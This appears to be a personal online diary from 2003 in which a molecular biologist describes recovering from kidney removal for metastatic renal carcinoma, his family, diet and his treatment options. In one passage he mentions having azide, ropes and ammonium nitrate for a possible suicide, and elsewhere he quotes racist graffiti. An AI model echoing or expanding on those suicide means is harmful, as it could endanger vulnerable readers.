
On Friday I stood up, got out of bed, and walked around the ward a bit, slowly, with the help of a physiotherapist, i.v. drip stand functioning as a kind of walking support. I couldn't stand up properly, I was bent over since the abdominal stitches still hurt.




I gingerly peeled the long adhesive dressing off my wound. If you buy a steak at the supermarket you'll notice there's a bit of absorbent padding stuck to it on the bottom side of it, sodden with blood. Mine was like that, longer, crustier, more colourful, but clean - didn't look infected at all. I was impressed that none of it stuck. The pattern intrigued me for a few seconds before I tossed it in the bin. Whoever sewed me up knew what they were doing with a needle but I'm stuffed if I know where they've hidden my old belly button. I had a shower, sitting down, for the first time in some years, and felt a lot better, and went back to bed, into the waiting arms of the nicest drug I'd met all week.

Frank came along and dropped off a load of roses chopped from his wife's garden. They smelled very nice. A couple of my ancient rellos, Mon and Paul, dropped in to say hi, also bearing a load of flowers. I'm such an ungrateful bastard about such things... I think of them as more stuff to take out when I leave the ward. Trev Hyde came in and told me the condensed version of his life story, which was interesting. He's pretty old now, considering retirement since the insurance situation is insane these days. We got to the bit about dying. He's afraid of the judgement which he thinks will come after he dies. I think religion has shortchanged him - he's lived a life in fear of god, and will die acutely terrified of the impending sentence. I was like that once. I ditched god and started living a decade ago. My death is a cleaner one, where my metabolism shuts down; my personality submits to the implacable grip of thermodynamic entropy, and dissolves irretrievably into the molecular noise which my organism fought so hard against for three decades. There's no succour, though. Trev thinks he will survive death. I know, in the very neurons thinking this thought, that I will not. But at least I'm not scared of an eternity of anything.

Since I was on nil-by-mouth I couldn't drink, or eat, or swallow oral painkillers. By Friday night I finally became tired of having paracetamol suppositories jammed up my bum and told the nurse I was not gonna have any more of 'em, which was probably as much of a relief to me as it was to her. I was gonna miss the morphine when it eventually went away. I also finally decided to toss the oxygen prongs which had been stuck up my nose ever since the NG tube came out. The gas came out of the feeder tubes anhydrous and cold, and gave me recurring bloody snotty nostrils. They fell somewhere behind the bed and gradually oxygenated the whole room, hissing quietly in the dark and doing the job anyway. One less piece of equipment to tie me down.

Stupid little things became important... whether or not I was farting, for instance. On Friday, I took my first crap for a couple of days. I had to unplug myself from the wall sockets, and carry a bagful of my wee with me, in order to go to the bathroom. Cozzi was happy about this shitful event when I told







## ? Dialog box



Sorry, Windows 95 was unable to comply with the "go to hell" command you specified.







Pred pauses a moment in honour of Mullet at "Your Taxes" - a bloody big drain. Photo by [FeNiX]







"I sat there gazing at the fiery pink beams radiating from gaps in the distant clouds, and I had one of those little searing, teary moments where I wondered if I'd see the next New Years."

Photo by [FeNiX]

him, since it indicated my reshuffled cabinet o' guts hadn't adopted some strange kinked or knotted topology not conducive to pushing partly-digested dinner through it. It surprised me, since I hadn't eaten anything since tuesday, that anything remained to be discarded.

Simple things scared me. A person came in with a vacuum cleaner. She asked if I wanted the room vacuumed, and I pulled the bed covers over my face, shaking my head and pathetically moaning "NOOOOOooooo!" ... I was in terror of the agony of any sneezing which might be provoked by whatever dust the vac' might exhaust into the air in the room. Thankfully she retreated into the corridor with her allergen aerosolisation weapon in tow.

A nurse named Nadia walked in and told me she was gonna take my catheter out. Holy shit! Want a bloke's undivided attention - threaten his rigging. She plugged a syringe into a port on the protruding end and evacuated the balloon which held it inside me, then before I could even say "be careful" she rapidly removed the thing in about one second of blistering urethral agony. It was great to take a leak normally again but I had to remember to pay attention when I did it again, having not had to do so for the past few days.

Saturday came, and with it, finally, a clear fluids diet, so Cozzi asked me if I wanted to lose the drip, and oh, hell yesssss, I did. So I was finally freed of that blasted BING generator by the evening. With it, alas, went my beloved narcotic.

Coz' mentioned that I wasn't allowed to eat any fat for two weeks, since one apparently tends to get problems with chylomicron accumulation immediately after lymphatic resection when on fatty diets. Oh, cruel... the cannabis cookies in the 'fridge at home, but ilt around a fatty, butter-laden biscuit mix, were now off my list of things to eat, just when I needed them. This is apparently more problematic with the longer chain fatty acids, so it'd be sorta-ok to eat fish. Someone had sent up a large box of chocolate thingos which I hadn't opened. Once the news about the no-fat diet arrived, I decided to give the chocolates away to the nursing staff, and they had gobbled 'em all by sunday morning.

On Saturday, Raffo and Tee also showed up and we had a chat, though I dunno if I mumbled anything especially intelligent. Stuff was still painful. I'd been on my back for consecutive days, since rolling over caused pain as my detached guts sloshed about inside my abdomen under the influence of gravity. Tee understood the significance of what was on the MRI scan, since she's a nurse, but really, one could suss this out fairly straightforwardly with the untrained eye. They held it up to the window and had a gawk at my previous tennant, and were suitably impressed.

Sunday was the first day I got any solid food. My guts rumbled as if not quite sure what to do with this unfamiliar manna coming down from a long-empty oesophagus, but ooooh, it was good to eat actual food again. Digesting it was a different matter. I felt the coils move around, painfully trying to decide how to pack themselves, and my dinner, in my abdomen. They made lots of noise. They haven't they figured out

there's a load of new space to live in, now half my renal system's gone, but then, they're guts, not brains, I suppose, so one can forgive them of this learning deficit. Pack in, dudes, shut up and chow down. Do yer job. Keep me alive.

Several people came on Sunday. Most of the geek crew from cat.org.au ventured out on the train. It was good to see 'em.

I got out of bed on Monday morning and walked the ward unassisted, unencumbered. Aslan (geez, I'm already misspelling his name, can't remember if it ends in m or n) came in and told me the histology report had finally come back. They got all the kidney out and its margins suggested it hadn't invaded anything nearby, which was reassuring.

However, all but one of the lymph nodes which Coz' resected was involved, which is pathology-speak for invaded by tumor cells. It's already spread. What this op has achieved is to push me back along the exponential growth curve exhibited by uncontrolled, proliferating cells, but not to get me off it.

Aslan said I could go home. I called mum, my long-suffering taxi. I put on the same clothes as I wore when I came. Black. I had spent the whole time in a hospital gown so nothing in the pack had been used, adding subtle idiocy to the ruckus which went into controlling what went into it. I slung it over my shoulder and walked slowly down the corridor. I checked out with the sisters on the desk, and suggested there were two jars of cut-off plant sex organs in my room for which I had no further need and which might look good on their counter top.

I sat in the lounge and awaited mum's arrival. A man and woman in their seventies were chatting about their cancer. It struck me I could just as well be having the same conversation, but they were less bleak about it, being twice my age, and less clued into its molecular biological nature. Maybe ignorance is bliss, but in general I find it just leads to one being bitten on the arse more often than not.

Its formal name, by the way, is renal clear cell metastatic carcinoma. It will re-emerge. Somewhere, sometime, as surely as night follows day. This is the way of living things, the logic of cells gone mad. The game is afoot, and I am it. All your cell are belong to us.

The oncological cat is out of the bag, running loose in my vascular and lymphatic systems, the intricate fractal ducting which has served me for so long now subverted to facilitate my destruction. Unlike normal cats with nine lives, this cat is immortal, clonal, malignant and predatory, as one might expect.

"I am Locutus of Borg.  
Resistance is futile.  
You will be assimilated.  
Your life as it has been is over.  
From this time forward, you will service us."

-Picard.

Well, fuck you, pal.

I was gonna say to it, you'll never take me alive, but then, it \*has\* already done so. After all, it \*is\* me. So the game changes to scorched-earth.

I know where the azide is, where the ropes are. I have a half-kilo of AN prill somewhere, too, if I feel the need vapourise my head faster than the nerves inside it can possibly process the experience. Yeah. Fuck you, pal. I live here. I'll burn the house down with you in it, if needs be, to get you out.

I type this with a curling upper lip, snorting air through flared nares, not quite sure of my own vehemence but rapidly becoming convinced.

Mum drives me home. My guts jiggle as we drive over cracks in the highway. I don't tell her about the metastatic nature of the thing till I get there. I am a pretty grumpy guy all day, thinking about this situation. Chemo and radiotherapy are pretty much useless for this disease. It has to be fought immunologically. Maybe some recombinant chemokines would help at this point, but I don't know anything about their effectiveness yet.

Another option, which I know a little bit about, is the construction of a DNA vaccine against this thing which has taken me over. We kept some of the tumor, in order to extract from it some short segments of its DNA which encode for proteins unique to the surface of the cells which make it up. Using the usual restriction enzymes and DNA ligases, one splices this into a mammalian expression vector - a hoop of DNA which is constructed so that cells injected with it read the DNA and synthesise the protein encoded thereon. There's a sting engineered-in, however: the hoop of DNA containing the tumor protein sequence is arranged so that another bit of DNA, encoding another protein with which the immune system already has the shits, is spliced in adjacent to the segment codifying the tumor protein.

This hybrid is called a chimaera, or a fusion protein. When the cells injected with this engineered hoop of DNA make the protein, they'll carve it up into fragments 9-16 amino acids in length, serve it up on the major histocompatibility Class I and Class II systems to various surveilling lymphocytes, which will then learn to recognise these fragments, hopefully go clone themselves up, distribute themselves and attack any cells bearing any parts of this unnatural molecular construct. From what I read five years ago in '98 when I was doing honours, this sort of strategy works well on some viruses, some proteinaceous venoms, and in certain immunocontraceptive roles. People were only starting to think of vaccinating themselves against their own tumors back then.

Nobody does it in Oz, but fortunately, labs exist in Deutschland and Nippon which do this sort of stuff to order, and once fabricated, can send it back via airfreight. It might work, it might not, I'll have to go trawl medline to see if it's worth a shot. I am not feeling especially hopeful, but five years is a long time in molecular biology. Particularly in mine.

It's monday night, no, 3am tuesday morning, and I cannot sleep. I didn't sleep again last night, I lay there trying to figure out which position would let me conk out into blessed unconsciousness but none of them did. I'm a bit hiccough prone,

which makes my guts hurt. I'm producing bloodied phlegm, but not by coughing it up. Panadol isn't a rat's arse on morphine, but I figured I'd better wean myself off the opiate. I do these strange, uncharacteristic muscle twitches when I am drifting off to sleep.

The score at the moment:

-1) I have cancer, but not so much of it. This process will progress, and eventually cancer will have me. When this happens, I will die.

0) I lost five kilos in four hours with this uh, amazing kidney-free diet, but I only had 65kgs to begin with.

1) I have a big slash up the middle, which hurts when I try and stand up straight. It leaks blood a little bit. My belly button has disappeared, which probably means I have Joined The Unborn 8-)

2) My intestines are playing musical chairs with themselves, which also hurts. They're rather like an unruly room of schoolkids; take 'em out for an excursion and they muck up for the rest of the month. I'd smack 'em if I thought it would improve matters, but that'd hurt too.

3) right 'nad occasionally painful, OW. I hope this is referred pain.

4) I'm shooting blanks. Obviously I did not Think Pure enough Thoughts while catheterised, or I was damaged when it was fed in, or removed. Bummer.

5) Bordered by lines of incredible adhesive which refuses to come off with soap, are several rectilinear patches of hair missing from my arms, adjacent to bruises where needles were wrongly inserted or pinpricks where they went in OK. Small black pocks dot my legs where the anticoags were administered.

It has finally sunk in that I am actually alive, despite all this stuff, but I'm not out of the shit, not by a long way, and may never be.

Tuesday.

This fat-free diet sort of sucks. It's not like I have a lot of it on me anyway. Milk with no fat, which is called "Shape" instead of "Taste" for good reasons, is an insipid, transparent, runny waste of effort, showing up a bowl of cornflakes as the uninspiring foodstuff it is. I eat toast with honey for breakfast, with a banana. Mum excelled herself tonight and cooked up a steamed lemon and pepper barramundi so fiendishly delicious I'm sure I'd swap it for a kidney again if I had a spare one to donate.

I'm off to an oncologist on Thursday to clue in about the options. A chap named John Hunter said, in the eighteenth century, that surgery was like an armed savage who attempts to get that by force which a civilised man would get by strategem. I've done the armed savagery, but I'm not feeling especially

civilised at the moment. Perhaps when I awake tomorrow I will be when I chat to the cancer heads. I hope, whoever they are, they speak molecular biology.

<predator>

(the next in the series is now at  
conway.cat.org.au/~predator/hunting.txt)

(It is long, and unlikely to be an enjoyable read. You've been warned.)

File: hunting.txt  
Cont: 13 days post-operative  
Date: 10th Dec, 2003  
Music: Electric Light Orchestra - Out Of The Blue, Discovery,

Preen really does remove tough stains fast. I tried it on the sticky squares of gunk left over from where my i.v. lines were taped on, and the stuff came off easily.

Woohoo, tomorrow I get to hoe into fatty foods again. I have missed dietary fat a lot these last two weeks post-op. I am still a bit gaunt, but since the bathroom scales exhibit neither precision nor accuracy, I can't tell if I've lost or gained mass while, all week long, doing not a lot more than sleeping and eating. My cheeks are a bit sunken, and the little bits of fat on my arse are sort of caved in, as if all the adipocytes were mysteriously poached in the dead of night by a feral liposuctionist. Joss is right. There's no way I'm gonna give up cake either. Or waste perfectly good hash cookies. OoohAhhh.

I am tempted to smear a massively fattening chocolate cake in lard, spray it with olive oil, dunk it in WD-40 and oh, I dunno, roll around in it for a few minutes before actually eating it, so I can have the fun of licking it off my arms. Fat gets a lot of bad press, and I'm not gonna be one to besmirch it. Where do you get your cell membranes, your tissue padding, your clotting factors, your steroid hormone precursors, your lipid-soluble vitamins, and your chance to experience puberty? Dietary laaard, matey. But that's tomorrow. My documentation at the moment is gonna be about the last week, which was pretty much fat-free.

It's been a slow climb out of bed. Finally I can sleep on my belly, but it's a bit tight, a smidge painful. I found my old navel under a crease in my eleven inches of scar, which is healing nicely but is a tad uneven. I don't know if this means I have two navels, but it probably doesn't. The stitching is designed to dissolve in-situ after a few months, which is good, I don't have to be exposed to any trauma and infection risk getting it taken out.

Navel contemplation aside, I can walk the dog and have been doing so partly to get the hell out of the house for exercise, and partly to pre-emptively escape the dog's asphyxiatingly putrid farts which I generally only find out about after it's too late to make an effort to avoid them. I don't use the leash, tho. She wanders around, self-propelled and voice activated, distracted only occasionally from her doggie navigational imperatives to pick a fight with a cat or shove her snout into any excreted olfactory intrigue abandoned by her kindred on the manicured lawns of Blakehurst.

I've lost muscle mass - keeping active is the only way to restore it. Even though I am eating like a fiend, I feel languid, decidedly unenergetic. This is partly because my bod is allocating resources to healing the wounds, and partly 'cos I've not been deriving energy from dietary fat, so I've been converting proteins into glucose in order to run my Krebs cycle. This is sort of wasteful and stupid 'cos it just reverses all the effort my bod put into synthesising these muscles in the

first place, but it keeps me alive. There's another possible reason why my muscles are disappearing but I'll get to that later.

Getting outside was also good since it let me intercept some short rays from the big thermo' nuke in the sky. UV gets bad press, too... the shorter wavelength stuff deserves it, thymidine-dimerising evil that it is, but the slightly longer segments of that spectrum are an important part of my calcium metabolism, the not-so-short-wavelength UV photons do one of the molecular transformations required to produce the precursor for calciferol.

I feel a bit old - in my present state, the dog outruns me, since I walk at about the same pace as Dad does, and he's 70 and has a buggered knee. My gait's changed, I'm a bit bow-legged when I walk because this cushions the heel-shock of each footstep which otherwise upsets my guts; I'm a bit bent-forward since the scar is slightly shorter than the length of gut in which it's embedded, so my weight's thrown a bit forward of where it usually is, and will be until I can stretch my abdominal muscles back to their pre-slash length. Given time, these things will return to normal with exercise.

On the weekend Dad and I went up to his offices to paint out some graffiti... a half-litre tin of paint presents no serious weight to carry, so I offered to do it. The building is wedge-shaped. On one side of the wedge there was this graffiti:

Fuck off u arab cunts

and on the other side there was:

Fuck off u jewish cunts

If the writing on the walls is anything to go by, it appears Australia is still egalitarian but nowadays it's because we hate everyone equally. This graf appeared on thursday, on top of the sections of graf I had painted out a week earlier.

By the time we got there, the jewish hubby of another person who works in the building had arranged to paint out the `fuck off u jewish cunts' section. I don't know if the other bit was left there accidentally or not, but I suspect the former. I conjectured to myself that I could make it completely equalitarian by leaving the fuck off and painting out the remainder, but I painted it all out, not wholly convinced that painting it over really would make it go away. The middle-east peace process needs all the help it can get.

Later we went to get pizza (you find me a fat-free pizza and I'll show you a foodstuff not worthy of eating) and opposite our local pizza shop were about fifty uniformed cops waddling around a taped-off carpark, guarding an equal number of spent 9mm shell cases scattered around the tarmac, where a couple of dudes had decided to have a go at each other. If they lived long enough to use fifty rounds they can't have been very good shots, but then pistols are hard to aim properly in the calm of a firing range, let alone in the heat of conflict.

This is not the same neighborhood as the one I grew up in.

Sneezes still hurt a lot, so I asked them not to put any pepper on the pizza.

Wednesday 10th:

I nosed into my cornflakes this morning. I can't say it influences their flavour very much.

I went to a restaurant, to attend the christmas party/dinner thingo held for the handful of staff at the office, because today was the day I could eat fatty foods again. Oohhh, and didn't I? I think the concerted effort of ingesting about a cubic foot of penne bocchianola knocked me over, though. I hadda go out and lie down in the carpark before declining a desert which I couldn't possibly deal with since I was stuffed to the pylorus with FOOOOOOD, yay! Looking suspiciously like a pissed businessman in my borrowed tie and shiny black shoes, I lay on the shaded concrete between a couple of parked cars, gazing happily at the sky, lacking only a puddle of explanatory vomit. I swear I could feel the oils and triglycerides pumping around my arteries. Gaaaah. Bliss.

I spent some of last night trawling the electronic online oncology journals. Blissed out and in the no-care zone on account of the chunky lode of lipid laden nourishment I was in the process of absorbing, I mentioned in passing to the oldies some of what I'd found out (you'll get it in a paragraph below) about how this cancer tends to uh, progress. I didn't catch their expressions, I was staring at the fluffy upholstery on the ceiling of the car as we drove back from the restaurant.

Thu, 11 Dec 2K3

Music: Front Line Assembly - Mindphaser (four-track EP)

The narrow strip of my inner right thigh which was oddly insensate (fed by a branch of the ileoinguinal nerve, which along with everything else was stressed somewhat when my casing was opened up) has returned to normal. However, I'm still shooting blanks. This is apparently because some (sorry I don't know the name for them) of the nerves involved in signalling the emission of liquid rugrat precursor from the seminal vesicles into the urethra prior to peristaltically forcing it out the end of my end, were a bit upset when Paul peeled some of the cancerous pieces of lymphatic system off them. Can't say I blame them.

This is something which, hopefully, will reconfigure itself in the coming weeks. If it doesn't, well, heh - in a roundabout way, this creepy disease will have blown any chance it had of inflicting itself on any descendants I might have otherwise initiated between now and when it eventually carks me, if it had any genetic propensity to begin with. Which I think it must have. I can't think of anything I did to encourage this... I don't smoke, expose myself to cadmium, coal tar, phenacetin, or most of the other things by which RCCs (Renal Clear Carcinomas) are known to be provoked. In the absence of some rather pointless DNA testing, there's no way to really know if it's inherited. Cells are heinously complicated things. Run any

digitally replicating metabolism for long enough and some of it will eventually turn metastatic under the damage load it accumulates from the environment.

At this point, the litigious types among the readership would smell an opportunity to enrich some bastard lawyers suing the medicos for an negligent accidental sterilisation. If you are one of these people, ask me over to your place so I can smack you one. I'm an ungrateful bastard about a lot of stuff, but to sue the dudes who just extended my life by chopping the renal equivalent of Benito Mussolini outta my flank is really just beyond tolerable bad manners.

(I was gonna type saved, where you see the word `extended' above. But I think, actually, that would be stretching the statistical truth.)

I went along to an oncologist on today. Dad went with me, and fell asleep (upright - neat trick) in the chair adjacent while the cancer specialist did the blurb. This is partly because dad's already come to his own conclusions about what I have based on his own clinical experiences of cancers which have made it into people's lymphatic system, and partly because he spent a lot of the night doing surgery on someone and he needed sleep. He's talked to oncologists before, anyway, and knows what they tend to say. The only thing he inherited from his oldies was a propensity for bowel cancer, which many years ago slew his old man, his uncle and a few others besides. So every so often he gets a camera stuck up his quoit and fed through his large intestine, to look for polyps and adenomas and other things which, if left to their own devices, would kill him. Not exactly Australia's funniest home video, but it's saved him several times. He eats a breakfast which amounts to a soy milk solution of woodchips and sawdust, since this is correlated with reduced bowel cancer, but also causes reduced iron uptake and unpredictable raucous farts.

I listened intently, but, being a smartarse molecular biologist with an interest in cancer long before I had any of my own to care about, I didn't hear a lot I didn't already know. Sometimes, you can lose the primary tumor and any mets (short for metastases - secondary tumors which originated in cells flaked off the primary mothership in my now absent kidney) die - there's some poorly understood protein signalling going on between the primary and the secondaries, which, when blocked or removed, tends to result in the mets failing to thrive.

